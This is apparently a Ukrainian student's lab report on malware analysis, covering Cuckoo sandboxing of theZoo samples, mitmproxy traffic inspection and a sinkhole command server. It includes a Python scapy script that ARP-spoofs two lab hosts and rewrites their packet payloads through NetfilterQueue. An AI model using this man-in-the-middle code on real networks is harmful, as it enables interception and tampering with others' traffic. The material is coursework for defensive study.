
ЗВОРОТНА РОЗРОБКА ТА АНАЛIЗ ШКIДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ


Лабораторна робота №5

**Додайте INetSim у Cuckoo Sandbox з роздiлу 3.3.1. Проаналiзуйте 3-5 зразкiв з theZoo**


**1)ransomware cerber**




**2)Trojan.covter**





**3)Win32.GravityRat**





**Розгорнiть OpenVPN за допомогою openvpn-install [102], робота за протоколом TCP. На сторонi клiєнта встановiть з’єднання з OpenVPN сервером через HTTP проксi. Проксi можна отримати за допомогою fetch-some-proxies [103] або онлайн сервiсiв.**















**Додайте сертифiкат CA mitmproxy у список довiрених на клiєнтi (роздiл 5.3.4). Проаналiзуйте трафiк Вашого зразку з лабораторної роботи 4.**


****


скачуємо файли з <https://mitmproxy.org/>


****


****


****

****

****

****

****

****

**Перенесiть реалiзацiю обробника пакетiв з роздiлу 5.3.5 на Python3 та запустiть на шлюзi з роздiлу 5.3.2. Модифiкуйте трафiк Вашого зразку з лабораторної роботи 4. Врахуйте можливiсть фрагментацiї пакетiв [105].**

#!/usr/bin/python2

from scapy.all import \*

from time import sleep

from netfilterqueue import NetfilterQueue as nfq

ip1 = "192.168.254.133"

hw1 = "00:0c:29:e0:1c:17"

ip2 = "192.168.254.139"

hw2 = "00:0c:29:2e:c3:87"

spoof\_ip1 = "192.168.254.133"

spoof\_ip2 = "192.168.254.139"

def packet\_handler(packet):

if IP in packet and Ether in packet:

if packet.haslayer(Raw):

if packet[IP].src == spoof\_ip1 and packet[IP].dst == spoof\_ip2:

raw\_data = packet[Raw].load

# Change the command to "2"

raw\_data = raw\_data.decode("utf-8") # Assuming UTF-8 encoding

raw\_data = raw\_data.replace("8", "2")

packet[Raw].load = raw\_data.encode("utf-8")

print("Packet from server to client - Raw Data:", raw\_data)

send(packet)

elif packet[IP].src == spoof\_ip2 and packet[IP].dst == spoof\_ip1:

raw\_data = packet[Raw].load

print("Packet from client to server - Raw Data:", raw\_data)

print("Changed packet:", "b'mitm'")

sniff(filter="ip", prn=packet\_handler)

def process\_packet(packet):

packet1 = IP(packet.get\_payload())

if packet1.haslayer("Raw"):

p=packet.get\_payload()

p = IP(p)

if packet[IP].src == ip2 and packet[IP].dst == ip1:

p.load = 'mitm'

del p['IP'].chksum

del p['TCP'].chksum

del p['IP'].len

packet.set\_payload(str(p))

packet.accept()

queue = nfq()

queue.bind(1, process\_packet)

try:

queue.run()

except KeyboardInterrupt:

print('')

while True:

p = ARP(op=2, psrc=ip1, pdst=ip2, hwdst=hw2)


print("spoof host1:", p)


send(p, count=100)

p = ARP(op=2, psrc=ip2, pdst=ip1, hwdst=hw1)

print ("spoof host2:", p)


send(p, count=100)


sleep(2) 



**Розробiть застосунок, що емулює (sinkhole) сервер керування для Вашого зразку з лабораторної роботи 4, – збирає iнформацiю про клiєнта та подає команду самознищення (зразку, не цiльової системи). У випадку використання Python та HTTP(S) звернiть увагу на Flask [106], CherryPy [107], Tornado [108] та Twisted [109].**

додамо функцію в client.py





файл видалився з системи жертви